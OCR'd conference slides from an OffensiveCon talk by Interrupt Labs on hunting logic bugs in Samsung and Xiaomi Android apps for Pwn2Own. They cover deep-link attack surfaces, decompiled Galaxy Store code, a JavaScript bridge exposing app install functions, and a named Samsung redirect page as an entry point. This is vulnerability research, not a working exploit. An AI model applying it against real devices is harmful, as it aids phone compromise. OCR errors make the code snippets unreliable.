
INTERRUPT LABS

X

OFFENSIVECON

Beyond Android MTE: Navigating OEM's Logic Labyrinths



Introduction

The team

Georgi Geshev (@munmap)

Joffrey Guilbon (@patateqbool)

Mateusz Fruba (@MateuszFruba)

Max Van Amerongen (@maxpl0it)

(MWR | Interrupt) Labs vs Pwn2Own Mobile

- Samsung
  - S3 (Pwn2Own 2012)
  - S5 (Pwn2Own 2014)
  - S8 (Pwn2Own 2017)
  - S9 (Pwn2Own 2018)
  - S22 (Pwn2Own 2022)
  - S23 (Pwn2Own 2023)
- Xiaomi
  - Mi 6 (Pwn2Own 2018) x2
  - Mi 9 (Pwn2Own 2019) x2
  - 13 Pro (Pwn2Own 2023)

Pwn2Own Tokyo^WToronto

- Mobile Phones
  - Xiaomi 13 Pro 🔥
  - Samsung Galaxy S23 🔥
  - Google Pixel 7
  - Apple iPhone 14
- Home Automation Hub
- Smart Speakers
- Printers
- Surveillance Systems
- NAS

Modern mitigations vs. logic bugs

Traditional Bugs

- Spatial safety
  - OOB R/W, linear overflow, arbitrary R/W, ...
- Temporal Safety
  - UAF, double free, dangling pointer, …
- Race conditions
- More…

Mitigations

- Compiler-based
  - Automatic variable initialisation
  - C++ buffer hardening
  - FireBloom (Apple)
  - CFI
- Allocator-based
  - Scudo Hardened Allocator
  - MiraclePtr
- Hardware-based
  - SMAP/PAN, MTE, PAC, CHERI…
  - PPL/KTRR/APRR/SPRR

- Memory-safe languages
  - Rust, Swift
- Hypervisors
  - RKP (Samsung)

Logic Bugs

- Pros:
  - Bypass all the mitigations by design
    - Even Rust is vulnerable
  - Can apply at every level of the stack
    - Wrong assumption on the code
    - Design flaws
- Cons:
  - Traditionally harder to find, no good automation for them (but fewer collisions?)
  - Need to understand properly the code to think about corner cases
    - Prioritize the weakest part of the code

Mitigations

?

Pwn2Own Attack Surface

Pwn2Own Attack Surface

- 1-click
  - Following an HTTP/S or custom URI
- NFC
  - `android.nfc.action.NDEF_DISCOVERED`
- Bluetooth
  - `android.bluetooth.adapter.action.{STATE_CHANGED/CONNECTION_STATE_CHANGED}`
  - `android.bluetooth.device.action.{ACL_CONNECTED/ACL_DISCONNECTED}`
- Wi-Fi

Browser Attack Surface

- Browser itself but also…
- Any browsable activities

```
<activity ... android:enabled="true">
   <category android:name="android.intent.category.BROWSABLE" />
```


Browsable Example

```
<activity
 android:name="com.xiaomi.market.reverse_ad.page.WebReverseAdActivity”
 android:exported="true">
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="mimarket” android:host="h5.reverse.ad"/>
  </intent-filter>
  <!-- ... -->
</activity>
```

Typical Bugs

- Buggy deep link parameter validation
  - Often loading user-supplied URLs into WebViews
- Mistakes in URL validation often expose Java ↔ JavaScript bridges
  - Regular expression-based checks on the URL
  - Allowing HTTP
  - XSS or open redirect on a trusted domain
  - Creating Intents out of user-supplied parameters

Interrupt Labs & Samsung : A love-hate relationship



Samsung Attack Surface

- Plenty of reachable apps
  - 261 (!) browsable activities
  - 12 NFC intents
  - 174 Wi-Fi state change callbacks registered
  - 389 Bluetooth callbacks registered
- Prioritise apps with powerful permissions
  - `INSTALL_PACKAGES` and `READ_EXTERNAL_STORAGE`
- Prioritise code from Samsung
  - Samsung Galaxy Store/Themes
  - Samsung My Files
  - Samsung Bixby
  - Samsung Game Launcher

Samsung Galaxy Store

- Sammy's proprietary app store
- Sweet set of permissions
- Notably buggy
  - Exploited by almost every participant over the years
- Very, very large attack surface…

Samsung Galaxy Store

Samsung Galaxy Store

- Main Activity
  - Reversing-friendly


```
@Override // com.sec.android.app.samsungapps.base.a,android.app.Activity
public void onCreate(Bundle bundle) {
  super.onCreate(bundle);
  getWindow().setFlags(512, 512);
  this.f20974d = false;
  this.f20975e = false;
  com.sec.android.app.samsungapps.utility.deeplink.b.e().h();
  com.sec.android.app.samsungapps.utility.deeplink.b.e().k(SALogFormat$AdditionalKey.LAUNCH_DEEPLINK,
String.valueOf(com.sec.android.app.samsungapps.log.analytics.q0.k()));
  com.sec.android.app.samsungapps.deeplink.s sVar = new com.sec.android.app.samsungapps.deeplink.s();
  this.f20973c = sVar;
  sVar.t(this, new a());
  if (!this.f20973c.o()) finish0();
} else if (this.f20973c.k()) setContentView(c3.c3) if (!this.f20973c.i()) {
  final SamsungAppsCommonNoVisibleWidget samsungAppsCommonNoVisibleWidget = (SamsungAppsCommonNoVisibleWidget) findViewById(z2.J3);
  samsungAppsCommonNoVisibleWidget.postDelayed(newRunnable() { //fromclass:com.sec.android.app.samsungapps.k1
    @verride // java.lang.Runnable
    public final void run() {
      Main.e(SamsungAppsCommonNoVisibleWidget.this);
    }, 1000L);
  } else {
    try {
      if (!TextUtils.isEmpty(getIntent().getDataString())) {
        this.f20973c.r(com.sec.android.app.util.s.f(getIntent().getDataString()));
      }
    }
```

Deep Link Handling


» Dispatching Intent according to URI host and path

```
public static com.sec.android.app.samsungapps.utility.deeplink.a getDeeplink(String
str, Bundle bundle, Uri uri) {
    // ...
    if ("/appquery/sellerProductList.as".equalsIgnoreCase(uri.getPath())) {
      return q(bundle, uri);
    }
    if ("/appquery/productSetList.as".equalsIgnoreCase(uri.getPath())) {
      return p(bundle, uri);
    }
    if ("/appquery/appDetail.as".equalsIgnoreCase(uri.getPath())) {
      return i(bundle, uri);
    if ("/appquery/appPopupDetail.as". equalsIgnoreCase (uri.getPath ()) ) {
      return i(r.d(bundle, "form", SmpConstants.MARKETING_TYPE_POPUP), uri);
    }
    if ("/gear/brandPage.as".equalsIgnoreCase(uri.getPath())) {
      return k(bundle, uri);
    }
```

Galaxy Store: Pwn2Own Bugs 2022 and ‘23



Galaxy Store: Pwn2Own Bugs 2022 and ‘23



Galaxy Store: Bugs 2022
Bug #1

- McsWebViewActivity
  - Java ↔ JavaScript bridge
- Content allowed only from 3 origins
  - https://us.mcsvc.samsung.com/
  - https://img.samsungapps.com/
  - https://gmp.samsungapps.com/
- The path of least resistance
  - XSS
  - Open redirect
  - ~~Pop Sammy infra~~

```
@JavascriptInterface
public void openApp(final String str) {
  new Handler(Looper.getMainLooper()).post(new Runnable() {
    @Override // java.lang.Runnable
    public final void run() {
      00.d(o0.this, str);
    }
  });
}
```

```
@JavascriptInterface
public void downloadApp(final String str) {
  new Handler(Looper.getMainLooper()).post(new Runnable() {
    @Override // java. lang. Runnable
    public final void run() {
      00.a(o0.this, str);
    }
  });
}
```

Galaxy Store: Bugs 2022

- Content discovery issues
- Predominantly static content
- Meant for browsing from within the mobile app
  - Automate app interaction
  - Route traffic via web proxy
  - Pass list of URLs to a web scanner
  - Profit?


Galaxy Store: Bugs 2022

- Obvious choice
  - https://us.mcsvc.samsung.com/mcp25/devops/redirect.html
- Heavily obfuscated JavaScript

